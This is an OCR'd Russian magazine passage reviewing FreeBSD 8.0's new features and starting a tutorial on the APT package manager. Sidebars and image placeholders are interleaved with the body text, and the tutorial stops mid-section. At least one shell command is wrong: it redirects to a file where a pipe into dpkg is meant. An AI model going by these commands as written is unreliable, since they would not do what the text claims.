   at http://www.FreeBSD.org/releases/ - always consult the ERRATA section
   for your release first as it's updated frequently.

o  The Handbook and FAQ documents are at http://www.FreeBSD.org/ and,
   along with the mailing lists, can be searched by going to
   http://www.FreeBSD.org/search/.  If the doc distribution has
   been installed, they're also available formatted in /usr/share/doc.

If you still have a question or problem, please take the output of
`uname -a', along with any relevant error messages, and email it
as a question to the questions@FreeBSD.org mailing list.  If you are
unfamiliar with FreeBSD's directory layout, please refer to the hier(7)
manual page.  If you are not familiar with manual pages, type `man man'.

You may also use sysinstall(8) to re-enter the installation and
configuration utility.  Edit /etc/motd to change this login announcement.
```

Приветствие FreeBSD 8.0

анекдотов, десятки хакеров предлагали свои багфиксы, но дело не сдвигалось с мертвой точки. Корни бага скрывались глубоко внутри подсистемы VFS, которая требовала глобальной переработки и глубокого переосмысления. В конце концов, FreeBSD Foundation просто купила разработчика по имени Edward Tomasz Napierala, который сделал всю грязную работу и заставил ядро реагировать правильно.
Подсистема «тюрем» (Jails), позволяющая запирать процессы в изолированные песочницы, была существенно переработана. Теперь тюрьма может иметь сразу несколько IP-адресов (или не иметь их вообще), поддерживает протоколы IPv6 и SCTP, может быть «вложенной» в другую тюрьму (можно создавать иерархическую систему безопасности), а также привязанной к конкретному процессору/ядру. Добавлена новая команда ядерного отладчика DDB «show jails».
Во FreeBSD 8.0 включена новая версия оптимизированного для SMP-систем планировщика процессов ULE 3.0. Улучшен алгоритм распределения процессов и потоков по процессорам, повышена производительность, появилась возможность привязки Jail-окружений к конкретным ядрам процессора.
Теперь FreeBSD поддерживает так называемые супер-страницы памяти (superpages), благодаря чему производительность многих приложений может быть существенно повышена (до 30%). Супер-страницы поддерживаются почти всеми современными процессорами семейства x86 и позволяют буферу ассоциативной трансляции (Translation lookaside buffer, TLB) ссылаться на очень большие страницы физической памяти (4 Мб). Как следствие, зона охвата TLB существенно увеличивается, а риск промахов уменьшается.
Лимит памяти ядра, составляющий 2 Гб, был увеличен до 512 Гб для архитектуры AMD64. Благодаря этому файловая ZFS теперь не засыпает пользователей сообщениями о нехватке памяти и показывает более высокие характеристики производительности.
«Вес» нитей ядра был значительно снижен. Нити, используемые, например, для обработки исключений или обслуживания устройств, обладают гораздо меньшим количеством выделенных ресурсов, и ядро потребляет меньше памяти.
С выходом 8.0 файловая система procfs(4) (обычно монтируемая к каталогу /proc) объявляется устаревшей. Вместо нее рекомендуется использовать новую утилиту procstat(1) и библиотеку libprocstat(3), которые позволяют получить о процессах такие сведения, как: аргументы командной строки, информацию о файловых дескрипторах, нитях, стеке, занимаемой виртуальной памяти и многом другом.
Новая версия ОС получила механизм исследования последствий сбоя ядра под названием TextDumps. После «ухода ядра в панику» происходит не только запись полного дампа памяти ядра на диск, но и автоматическое извлечение из него наиболее важной информации, ее упаковка в tar-архив и удаление оригинального дампа. Механизм позволяет существенно снизить расходы дисковой памяти, используемой для хранения дампов, и повышает скорость разработки и отладки ядра.
Система отладки и трассировки DTrace наконец окончательно интегрирована во FreeBSD. Dtrace была разработана Sun Microsystems для ОС Solaris и предоставляет в распоряжение разработчиков мощнейший инструмент трассировки ядра и процессов, включающий в себя специальный язык. Пока для FreeBSD реализована только возможность отладки ядра, в то время как реализация функции отладки процессов отложена на некоторое время.
Слой эмуляции текстовых терминалов (TTY layer), используемый для прямой коммуникации пользователя с ОС (эмуляция терминала, в котором запускается командный интерпретатор), был переработан: код избавлен от глобальных блокировок, увеличена производительность, произведена оптимизация, переработан механизм буферизации. Это один из самых древних компонентов ядра FreeBSD (20-25 лет!), к которому не притрагивались в течение долгого времени.
Драйвер консоли syscons(4), отвечающий за работу с видеоадаптером и клавиатурой и предоставляющий пользователю виртуальный терминал, был улучшен и теперь полностью поддерживает UTF-8. Это значит, что FreeBSD 8.0 «говорит на юникоде» не только в иксах, но и в «голой» консоли. Код основан на библиотеке libteken, реализующей эмуляцию vt100/xterm/UTF-8 для виртуальных терминалов, работающих через драйвер консоли syscons.

СЕТЕВОЙ СТЕК

В сетевой стек был добавлен код виртуализации. Теперь ядро способно поддерживать сразу несколько состояний сетевого стека одновременно, благодаря чему «тюрьмы» (jail) могут быть абсолютно независимы друг от друга в сетевом плане, включая обособленные брандмауэры, виртуальные сетевые интерфейсы, лимиты пропускной способности, таблицы маршрутизации и конфигурации IPsec. Пока это экспериментальные и не рекомендованные к применению возможности, которые получат статус стабильных в следующих релизах.
В дополнение к виртуализации сетевого стека восьмерка получила поддержку множественных таблиц маршрутизации (Forwarding Information Bases, FIBs), которые позволяют организовать так называемый «policy based routing», когда путем определения правил к пакету может быть применена альтернативная таблица маршрутизации. Это может быть использовано, например, в Jail-окружениях.
Во FreeBSD 8.0 добавлена поддержка беспроводных mesh-сетей, описанных в стандарте 802.11s. В отличие от обычной сетевой топологии, предполагающей наличие центральной точки доступа (Access Point, AP), mesh-сети выглядят как ad-hoc сети (децентрализованные беспроводные сети, не имеющие постоянной структуры) без центрального узла, который может упасть и нарушить связь всех узлов.
Код механизма BPF (Berkeley Packet Filter), используемого для захвата и вставки пакетов из/в сетевого стека, был изменен и теперь производит меньшее количество операций копирования памяти между ядром и приложением, что в некоторых случаях повышает производительность.

НЕ ТОЛЬКО НА CD

В дополнение к установочным CD и DVD, FreeBSD 8.0 распространяется и в виде установочного образа для USB-флешек, для копирования которого достаточно выполнить такую команду:

```
# dd if=8.0-amd64-memstick.img of=/dev/da0 bs=10240 conv=sync
```





Рабочий стол



Представительство FreeBSD в Сети

ПРОПОЛИС ДЛЯ ПРЕДОТВРАЩЕНИЯ АТАК СРЫВА СТЕКА

ProPolice — патч для GCC, с помощью которого переопределяются объявления локальных переменных и добавляются дополнительные проверки во время выполнения программ. При обнаружении переполнения проблемный процесс ликвидируется и в системный журнал производится запись типа «stack overflow in function XXX». Веб-страничка проекта: www.research.ibm.com/trl/projects/security/ssp.

Код реализации протокола NFS наконец-то обрел поддержку четвертой версии, которая имеет повышенную производительность и гораздо более высокий уровень безопасности (ACL, механизм аутентификации, использующий Kerberos). Также были обновлены клиенты и серверы протоколов NFSv2/3.

ПОДСИСТЕМА ХРАНЕНИЯ ДАННЫХ

FreeBSD 8.0 получила новый AHCI-драйвер, реализованный как часть подсистемы CAM (Common Access Method). Драйвер поддерживает несколько новых возможностей (таких, как NCQ), и может быть сконфигурирован с помощью утилиты camcontrol. В будущем CAM планируется превратить в стандартный фреймворк для всевозможных протоколов и транспортов, используемых для доступа к устройствам хранения данных.
Менеджер логических томов gvinum, созданный как замена vinum в новых версиях FreeBSD, был обновлен до версии 2 и обрел статус стабильного и полностью готового к использованию решения. Исправлены многие проблемы, добавлена новая функциональность, сохранена совместимость с gvinum 1 и vinum. Gvinum менее гибок, чем решения на базе набора стандартных GEOM-классов (gmirror и gstripe), но придется по вкусу ветеранам и любителям решений все-в-одном (поддерживается JBOD, RAID 0, RAID 1 and RAID 5). GEOM-класс GEOM_PART (gpart) теперь используется по умолчанию для работы с различными схемами разметки диска (MBR, GPT, BSD и т.д.) Это решает некоторые проблемы загрузки FreeBSD и делает дисковую подсистему более гибкой (например, поддерживается до 26 BSD-разделов в рамках одного слайса). Кроме того, восьмерка без проблем загружается с GPT-разделов (новая схема разметки диска, которая должна прийти на смену теперешней).

ПЕСТРАЯ ЛЕНТА

Мир, ядро и ПО из портов теперь собираются с помощью GCC с активированной системой защиты от срыва стека (Stack-Smashing Protector, в прошлом ProPolice). Система способна обнаружить большинство ошибок переполнения буфера с помощью проверки стека вызовов на изменение. Если изменение имело место быть, приложение убивает само себя.

Система управления деревом портов была модифицирована и теперь поддерживает параллельную сборку приложений, что позволяет задействовать все имеющиеся ядра процессора.
FreeBSD теперь полностью поддерживает все модели субноутбуков ASUS EeePC. Работают беспроводные карты, High Definition Audio (snd_hda), тачпад, полностью реализован режим засыпания, контроль за температурой.
Восьмерка включает код переработанного звукового драйвера HDA (High Definition Audio), который более полно соответствует спецификациям UAA (Universal Audio Architecture), включает более широкий спектр кодеков, работает в многоканальном режиме, обладает расширенными возможностями конфигурирования и полностью поддерживает временное засыпание системы (suspend/resume).
Среди более мелких изменений можно отметить:

- ПО виртуализации VirtualBox 3.X было полностью портировано на FreeBSD.
- Реализована поддержка RDMA (Remote DMA).
- Возможность привязки обработчиков IRQ и потоков к указанным процессорам/ядрам.
- Количество групп, к которым может принадлежать пользователь (NGROUPS), увеличено до 1024.
- OpenBSM был обновлен до версии 1.1.
- Утилита makefs была портирована из NetBSD.
- Реализована поддержка сегментов SYSVSHM больше, чем 2 Гб на AMD64.
- Новая, более «чистая», реализация протокола ARP.
- Обновление кода маршрутизации для лучшей поддержки SMP-систем.


УПРАВЛЕНИЕ ТАБЛИЦАМИ МАРШРУТИЗАЦИИ

Число таблиц маршрутизации можно задать во время сборки ядра через опцию «options ROUTETABLES=N». Для выбора таблицы можно использовать брандмауэр:

```
setfib N ip from any to any
count ip from any to any fib N
```

Или утилиту setfib:

```
$ setfib -2 ping host.com
```



Так работает виртуализация сетевого стека

- Поддержка режима виртуальных точек доступа (VAP, «virtual WiFi») в беспроводных сетях.
- Многочисленные улучшения производительности на SMP-системах.
- Поддержка платформы Intel Nehalem / Core i7.
- Обновление кода поддержки ACPI.
- Утилита tcpdump обновлена до версии 4.0.

```
• 'single' and "double" quotes
• Curly apostrophes: "We've been here"
• Latin-1 apostrophe and accents: '´`
• ‚deutsche' „Anführungszeichen"
• †, ‡, ‰, •, 3–4, —, −5/+5, ™, …
• ASCII safety test: 1lI|, 0OD, 8B
• the euro symbol: | 14.95 € |
```

UTF-8 во всей красе

ZFS 13

Код ZFS был доработан, избавлен от многих проблем и обновлен до версии 13. Этот шаг позволил снять с ZFS статус экспериментальной разработки и внес множество изменений, среди которых:

- Поддержка загрузки с ZFS.
- Частичная поддержка chflags(2).
- Начальная поддержка ACL формата NFSv4.
- Поддержка расширенных атрибутов.
- Поддержка Sparse volumes, то есть массивов ZVOL, которые не резервируют место в пуле.
- Рядовые пользователи теперь могут получить права на создание ФС, снапшотов и т.д.
- С помощью переменной vfs.zfs.super_owner можно регулировать, сможет ли рядовой пользователь выполнять привилегированные операции над файлами ФС.
- Возможность использования дополнительных дисков для кэширования. Поднимает производительность на операциях чтения.
- Возможность использования дополнительных дисков для Intent Log ZFS, чтобы ускорить операции типа fsync(2).
- Может быть выбран один из режимов отказа, действующий при выходе дисков из строя: panic — паника ядра при ошибке записи, wait — ожидание появления диска, continue — обработка запросов чтения и отказ в запросах записи.
- Новые свойства: refquota, refreservation. Аналоги quota и reservation без учета места, занимаемого дочерними ФС, клонами и снапшотами.

КАК ОБНОВИТЬСЯ ДО FREEBSD 8.0

```
# freebsd-update upgrade -r 8.0-RELEASE
// обновление ядра
# freebsd-update install
# shutdown -r now
// обновление «мира»
# freebsd-update install
// удаление оставшихся компонентов
# freebsd-update install
# shutdown -r now
```

ПЛАНЫ НА БУДУЩЕЕ


Не все планируемые нововведения попали в релиз FreeBSD 8.0, за бортом остались два интереснейших проекта, которые почти готовы, но не могут быть интегрированы в код из-за некоторых проблем.

Первый из них нацелен на получение возможности сборки ядра с поддержкой стека протоколов IPv6, но без поддержки IPv4. Это позволит заранее подготовить FreeBSD к полному переходу на новый стек протоколов, сделать сетевой код ОС более чистым и модульным, а также получить производительное и компактное IPv6-ядро. К сожалению, огромный объем работ не позволил завершить проект к выходу восьмерки.

Второй, гораздо более приоритетный, проект ставит своей целью отказаться от использования компилятора GCC для сборки компонентов FreeBSD и портов. Эта идея уже многие годы занимала умы разработчиков всех веток BSD, а после перехода GCC на использование GPLv3 проблема стала еще более острой (многие компании, применяющие FreeBSD, не могут использовать ПО, опубликованное под лицензией GPLv3). Как результат, родился проект по переводу FreeBSD на связку LLVM + CLANG, распространяемых под лицензией BSD. В качестве побочного эффекта этот шаг дает прирост производительности (LLVM существенно лучше оптимизирует код). К моменту выхода 8.0 ядро и большинство компонентов базовой системы уже могли быть собраны с помощью нового компилятора, однако множество незакрытых проблем не позволили проекту попасть в новый релиз.

ПОСТСКРИПТУМ

В каком-то смысле FreeBSD 8.0 подводит итог всему, что было сделано после выхода пятерки. Ядро стало по-настоящему масштабируемым, ZFS обрела статус стабильной, NFS-клиент и сервер теперь поддерживают четвертую версию протокола; были исправлены наболевшие ошибки и многие проблемы прошлых версий; поддержка оборудования расширилась до более чем приемлемого уровня. Если ты никогда не пробовал FreeBSD, сейчас лучшее время, чтобы сделать это. ⌶



▷ info

Некоторые из описанных нововведений уже были портированы в FreeBSD 7, поэтому необходимости в переходе на восьмерку может и не возникнуть.



▷ warning

GEOM_PART интерпретирует таблицы разделов не так, как его предшественники, поэтому будь осторожен при обновлении: имена разделов могут измениться.

МАКСИМ «HATCHET» ПОЛЕВОЙ MAKS.HATCHET@YANDEX.RU

APT и все, все, все

Изучаем возможности менеджера пакетов APT и сопутствующих программ

Debian внес в мир Linux массу положительных нововведений, многие из которых были приняты и другими дистрибутивами. Самым значительным усовершенствованием Debian стала система управления пакетами APT. После ее выпуска все остальные дистрибутивы превратились в устаревший хлам. Сегодня APT сложна, умна, гибка и скрывает от непосвященного линуксоида множество секретов.

ПРОДВИНУТАЯ СИСТЕМА УПРАВЛЕНИЯ ПАКЕТАМИ

Сама по себе APT (Advanced Packaging Tool) не является системой управления пакетами в прямом смысле этого слова. Все действия по распаковке, регистрации в системе и ведению базы пакетов выполняют утилиты пакета dpkg, в то время как утилиты APT представляют собой обертку, с помощью которой осуществляется поиск пакетов, сверка контрольных сумм, выкачивание из репозитория, разрешение зависимостей, а также ряд других действий. APT включает в себя следующий набор утилит:

УТИЛИТЫ ПАКЕТА APT

apt-cache — манипулирует кэшем доступных пакетов, обычно используется для поиска пакета и/или получения информации о нем
apt-cdrom — позволяет добавить CD/DVD-диск в качестве источника пакетов (репозитория)
apt-config — читает значения опций, заданных в конфигурационном файле /etc/apt/apt.conf, используется другими APT-утилитами
apt-extracttemplates — извлекает конфигурационные файлы DebConf из пакетов, используется другими APT-утилитами
apt-ftparchive — создает индексные файлы
apt-get — устанавливает, удаляет, обновляет список пакетов и сами пакеты, центральная APT-утилита
apt-key — управляет ключами аутентификации, используемыми для проверки подлинности источников пакетов
apt-secure — проверяет подлинности цифровой подписи пакетов apt, входящих в состав дистрибутива и репозиториев
apt-sortpkgs — сортирует индексные файлы

Утилиты опираются на следующие файлы конфигурации:

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ APT

/etc/apt/sources.list — список источников пакетов (репозиториев)
/etc/apt/apt.conf — основной файл конфигурации APT
/etc/apt/preferences — файл предпочтений, управляет тем, какая версия пакета будет установлена в случае наличия в репозитории сразу нескольких версий

APT проста и понятна в использовании. Среднестатистическому пользователю обычно достаточно всего шести нижеприведенных команд:

ОСНОВНЫЕ КОМАНДЫ APT

apt-cache search маска — поиск пакета
apt-cache show пакет — просмотр информации о пакете
apt-get install пакет — установка пакета
apt-get remove пакет — удаление пакета
apt-get update — обновление кэша доступных пакетов
apt-get upgrade — обновление всех пакетов

Последние две команды обычно выполняются одна за другой, в результате чего переустанавливаются все пакеты, для которых в репозитории доступны новые версии. Если же необходимо обновить только указанный пакет, то после «apt-get update» следует выполнить команду «apt-get install пакет».
Дистрибутив Ubuntu сводит процесс «общения» с APT-утилитами к кликанью по галочкам графического интерфейса. В нем есть собственный, предельно простой менеджер пакетов (так и называется — Package Manager), запускающийся по cron'у менеджер обновлений Update Manager, графический установщик

```
 Actions  Undo  Package  Resolver  Search  Options  Views  Help
C-T: Menu  ?: Help  q: Quit  u: Update  g: Download/Install/Remove Pkgs
aptitude 0.4.11.11
--\ Installed Packages (1364)
  --- admin - Administrative utilities (install software, manage users, etc) (117)
  --\ base - The Ubuntu base system (2)
    --\ main - Fully supported Free Software. (1)
i     linux-image-2.6.28-14-generic                          2.6.28-14. 2.6.28-14.
    --- restricted - Binary-only device drivers. (1)
  --- devel - Utilities and programs for software development (39)
  --- doc - Documentation and specialized programs for viewing documentation (14)
  --- editors - Text editors and word processors (7)
  --- games - Games, toys, and fun programs (12)
  --- gnome - The GNOME Desktop System (82)
  --- graphics - Utilities to create, view, and edit graphics files (12)
Linux kernel image for version 2.6.28 on x86/x86_64
This package contains the Linux kernel image for version 2.6.28 on x86/x86_64.

Also includes the corresponding System.map file, the modules built by the
packager, and scripts that try to ensure that the system is not left in an
unbootable state after an update.

Supports Generic processors.

Geared toward desktop systems.

You likely do not want to install this package directly. Instead, install the
linux-generic meta-package, which will ensure that upgrades work correctly, and
```

Aptitude имеет действительно удобный интерфейс

вручную загруженных deb-пакетов GDebi и более мощная графическая надстройка над APT-утилитами Synaptic.
Между тем, APT гораздо сложнее и гибче, чем это может показаться на первый взгляд. Поэтому в следующих разделах мы рассмотрим несколько не совсем типичных приемов ее использования.

СТОРОННИЕ ИСТОЧНИКИ ПАКЕТОВ

Помимо головного репозитория, содержащего все пакеты от разработчиков дистрибутива, существует и масса других источников пакетов, которые могут содержать стороннее ПО, недоступное из официального репозитория, предоставлять более свежие его версии или просто быть более быстрым зеркалом. Репозиторием может быть и обычный каталог на твоем жестком диске и компакт-диск.
Чтобы научить APT работать со сторонними репозиториями, достаточно выполнить четыре простых действия:
1. Добавить ссылку на репозиторий в файл /etc/apt/sources.list в следующем формате:

```
deb uri дистрибутив [компонент1]
[компонент2] [...]
```

Поле uri — это адрес репозитория, который в большинстве случаев является HTTP-адресом, но может быть и ссылкой на локальный репозиторий (file:/root/repository), адресом репозитория на FTP или SSH-сервере. В поле «дистрибутив» указывается имя дистрибутива, для которого собраны пакеты. Для Debian имя может быть одним из stable, oldstable, unstable, testing, в то время как в случае Ubuntu следует указывать только конкретное наименование дистрибутива (например, jaunty), а также различные обозначения на его основе (например, jaunty-updates, jaunty-backports, jaunty-security). Надо сказать, что APT совсем не против того, чтобы смешивать пакеты различных дистрибутивов на одной системе, но за последствия в этом случае будешь отвечать только ты. Компонент обычно носит имя main, contrib или non-free для Debian и main, universe, multiverse, partner и restricted для Ubuntu. Все это имена различных репозиториев пакетов, которые обособлены только для того, чтобы разделить пакеты на основе каких-либо критериев. Например, main — это пакеты, собираемые группой разработчиков Ubuntu/Debian. На качество ПО, содержащегося в них, есть определенные гарантии, включая своевременные обновления и багфиксы, в то время как contrib и universe — это стороннее ПО, которое ты устанавливаешь на свой страх и риск.
2. Добавить в apt keyring публичный ключ репозитория, используемый для удостоверения его подлинности и надежности. Ключ можно получить любыми способами и добавить, выполнив команду «apt-key add ключ», но такой способ редко практикуется из-за неудобства. В подавляющем большинстве случаев ты будешь иметь дело с командой

```
$ sudo apt-key adv --keyserver
сервер-сертификации --recv-keys
ID-ключа
```

которая запрашивает ключ напрямую у сервера сертификации (для Ubuntu это keyserver.ubuntu.com). Именно так большинство сторонних разработчиков распространяют свое ПО для дистрибутивов Debian/Ubuntu (при этом остальные просто выкладывают пакеты и их контрольные суммы). Например, зайдя на страничку интересующего тебя проекта на хостинге launchpad.net и нажав на ссылку Technical details about this PPA, ты увидишь строку, которую необходимо добавить в /etc/apt/sources.list. В Signing key: будет указан ID ключа.
3. Обновить кэш доступных пакетов:

```
$ sudo apt-get update
```

4. Установить пакет, используя команду «apt-get install пакет».
Многие девелоперы помещают ссылку на репозиторий и ID его ключа прямо в deb-пакет, поэтому после скачивания пакета, установки и выполнения команды «apt-get update && apt-get upgrade» пакеты будут обновлены вместе с их собратьями, перечисленными в sources.list. В частности, так распространяются браузеры opera и альфа-релиз google chrome.
Репозиторий, располагающийся на компакт-диске, добавить в sources.list намного проще. Для этого есть специальная команда apt-cdrom. Ты просто вставляешь CD в привод и выполняешь команду:

```
$ sudo apt-cdrom add
```

ХИТРОСТИ И НЕСТАНДАРТНЫЕ СИТУАЦИИ

APT есть APT, удобна и проста, но иногда не обойтись без ухищрений, о самых полезных из которых ты узнаешь из этого раздела.
1. По умолчанию команда «apt-get remove» удаляет пакет полностью только в том случае, если ни один из его файлов не был изменен после установки, иначе измененные файлы остаются нетронутыми. Естественно, конфигурационные файлы меняются почти всегда, поэтому apt-get оставляет после себя кучу мусора, которую приходится убирать руками. Команда «apt-get purge», выполненная вместо «apt-get remove», решает эту проблему.
2. Любители ковыряния в системе, а также системные администраторы, серверы которых подверглись взлому, скорее всего, захотят вернуть пакеты к начальному состоянию, в котором они находились до проведения манипуляций. Поможет в этом команда:

ПОЛЕЗНЫЕ КОМАНДЫ APT-CACHE

apt-cache show пакет — детальная информация о пакете
apt-cache showpkg пакет — общая информация о пакете
apt-cache depends пакет — список зависимостей пакета
apt-cache rdepends пакет — список обратных зависимостей (кому нужен указанный пакет)

```
$ apt-cache show xorg
Package: xorg
Priority: optional
Section: x11
Installed-Size: 24
Maintainer: Ubuntu Core Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Debian X Strike Force <debian-x@lists.debian.org>
Architecture: i386
Version: 1:7.4~5ubuntu18
Provides: x-window-system, x-window-system-core
Depends: xserver-xorg, libgl1-mesa-glx | libgl1, libglu1-mesa, xfonts-base (>= 1:1.
0.0-1), xfonts-100dpi (>= 1:1.0.0-1), xfonts-75dpi (>= 1:1.0.0-1), x11-apps, x11-se
ssion-utils, x11-utils, x11-xfs-utils, x11-xkb-utils, x11-xserver-utils, xauth, xin
it, xfonts-utils, xkb-data, xterm | x-terminal-emulator, x11-common, xinput
Recommends: xfonts-scalable (>= 1:1.0.0-1)
Suggests: xorg-docs
Filename: pool/main/x/xorg/xorg_7.4~5ubuntu18_i386.deb
Size: 1272
MD5sum: b96dab3ab275e685d213e102b7b69b9e
SHA1: 1d39d491683ecd29b673dd31700eaa243e26818e
SHA256: 7f1ea84a2937fee9cefc75bda62fe7f953438a473bd697eccd343844ba492d30
Description: X.Org X Window System
 This metapackage provides the components for a standalone
 workstation running the X Window System.  It provides the X libraries, an X
 server, a set of fonts, and a group of basic X clients and utilities.
 .
 Higher level metapackages, such as those for desktop environments, can
 depend on this package and simplify their dependencies.
```

Получаем информацию о пакете с помощью apt-cache

```
$ sudo apt-get install --reinstall
пакет
```

3. Более низкоуровневые утилиты управления deb-пакетами (такие, как dselect и dpkg) ведут специальный список состояний пакетов, который может использоваться для управления тем, какие пакеты должны быть установлены или удалены в пакетном режиме (именно так работает связка dselect + dpkg). Его же можно использовать для многих других целей, например, переноса конфигурации системы на другую машину. Выполни следующую команду:

```
$ dpkg --get-selections > file
```

Перенеси файл на другую машину и выполни на ней две команды:

```
# cat file > dpkg --set-selections
# apt-get dselect-upgrade
```

В систему будут добавлены все пакеты системы-источника. Чтобы файл состояний пакетов также содержал информацию о том, какие пакеты следует удалить из системы, добавь символ «*» после аргумента '--get-selections'. Список состояний не содержит версии пакетов, это можно использовать после установки более новой версии дистрибутива для приведения его к требуемому состоянию.

4. Ты вручную наложил заплатку на файл одного из системных пакетов и не хочешь, чтобы этот пакет был обновлен (с уничтожением всех твоих изменений) после вызова «apt-get upgrade». В этом случае тебе на помощь вновь придет список состояний. Пакет может быть «заморожен», в результате чего apt-get откажется его обновлять и пропустит:

```
# echo -e "coreutils hold" | dpkg
--set-selections
```

Принудительно обновить пакет можно с помощью указания флага '-u' при вызове apt-get.

5. Как и любая система, обладающая сетевым функционалом, APT позволяет использовать прокси для доступа к репозиториям. Чтобы задействовать эту возможность, пропиши в файл /etc/apt/apt.conf строку:

```
Acquire::http::Proxy «http://xxx.
xxx.xx:yyyy»
```

Где xxx.xxx.xx — имя твоего прокси, yyyy — порт.

6. Обычно APT-утилиты запрашивают самую новую версию пакета из всех, что находятся в его кэше, поэтому если ты добавил в sources.list различные экспериментальные и unstable-репозитории, то после обновления получишь

СЛОВАРЬ APT

Пакет — программа, библиотека, исходники или любые другие файлы, а также их метаданные, упакованные в особым образом сформированный архив.
Репозиторий — место хранения deb-пакетов.
Кэш доступных пакетов (или просто кэш) — файл, в котором кэшируется информация обо всех пакетах, доступных из источников, перечисленных в /etc/apt/sources.list. Кэш обновляется во время каждого вызова команды «apt-get update».
Индексный файл — головной файл репозитория, содержащий название, версию, размер, краткое и полное описание и зависимости для каждого пакета. Носит имя Packages.gz в случае бинарного репозитория и Sources.gz — для репозитория исходных текстов. Создается с помощью утилит pkg-scanpackages и dpkg-scansources.
Apt keyring (дословно: связка ключей apt) — хранилище ключей, удостоверяющих подлинность источников пакетов (репозиториев).

```
(корневой каталог репозитория)
|
+-dists
  |
  |-stable
  | |-main
  | | |-binary-alpha
  | | |-binary-arm
  | | |-binary-...
  | | +-source
  | |-contrib
  | | |-binary-alpha
  | | |-binary-arm
  | | |-binary-...
  | | +-source
  | +-non-free
  |   |-binary-alpha
  |   |-binary-arm
  |   |-binary-...
  |   +-source
  |
  |-testing
  | |-main
  | | |-binary-alpha
  | | |-binary-arm
  | | |-binary-...
  | | +-source
  | |-contrib
  | | |-binary-alpha
  | | |-binary-arm
  | | |-binary-...
  | | +-source
  | +-non-free
  |   |-binary-alpha
  |   |-binary-arm
  |   |-binary-...
  |   +-source
  |
  +-unstable
    |-main
    | |-binary-alpha
    | |-binary-arm
    | |-binary-...
    | +-source
    |-contrib
    | |-binary-alpha
    | |-binary-arm
```

Так выглядит схематически репозиторий Deb-пакетов

дистрибутив, состоящий исключительно из экспериментальных или unstable-пакетов, и кучу проблем, вызванных таким положением дел. Однако ситуация легко разруливается с помощью помещения в /etc/apt/apt.conf строки:

```
APT::Default-Release "релиз";
```

```
acl                     install
acpi-support            install
acpid                   install
adduser                 install
adobe-flashplugin       install
alacarte                install
alsa-base               install
alsa-utils              install
anacron                 install
ant                     purge
ant-gcj                 deinstall
ant-optional            purge
ant-optional-gcj        deinstall
antlr                   purge
antlr3                  purge
antlr3-gcj              deinstall
aoetools                deinstall
apache2                 purge
```

Список состояний пакетов можно использовать для автоматической установки пакетов

Где релиз — это oldstable, stable, unstable, testing или experimental для Debian или имя релиза для Ubuntu. Теперь, в случае необходимости установить пакет из указанного дистрибутива, просто пропиши его имя после аргумента '-t' при вызове apt-get:

```
$ sudo apt-get -t unstable install пакет
```

7. Все полученные apt-get deb-пакеты хранятся в каталоге /var/cache/apt/archives, а это значит, что в случае переустановки системы ты можешь скопировать содержимое каталога на другой диск/раздел, а после восстановить его и сэкономить время/трафик на установке пакетов. Кроме того, это по сути снапшот твоей установленной системы (той ее части, которую ты установил сам), который можно отнести к другу (вместе с описанным в третьем пункте списком состояний) или, при ненадобности, удалить для освобождения места.
8. Удаленный снапшот системы, описанный в предыдущем пункте, легко восстанавливается с помощью приведенной ниже конструкции:

```
$ sudo dpkg --get-selections | grep -v
"deinstall" | awk '{print $1}' | xargs dpkg-
repack
```

9. Кроме бинарных пакетов, репозитории Debian/Ubuntu содержат и пакеты с исходными текстами приложений, которые могут быть получены и собраны с использованием команды:


```
$ sudo apt-get -b source имя пакета
```

СТОРОННИЕ УТИЛИТЫ

Система APT прошла очень долгий путь развития, поэтому помимо официальных утилит, включенных в пакет apt, репозитории Debian и Ubuntu изобилуют массой сторонних утилит, которые могут быть использованы для выполнения некоторых нестандартных задач. Наиболее полезная из них называется apt-file и необходима, как нетрудно догадаться из названия, для определения принадлежности того или иного файла определенному пакету. Устанавливаем:

```
$ sudo apt-get install apt-file
```

Просим apt-file создать кэш всех файлов, установленных в системе пакетов (по нему будет производиться поиск):

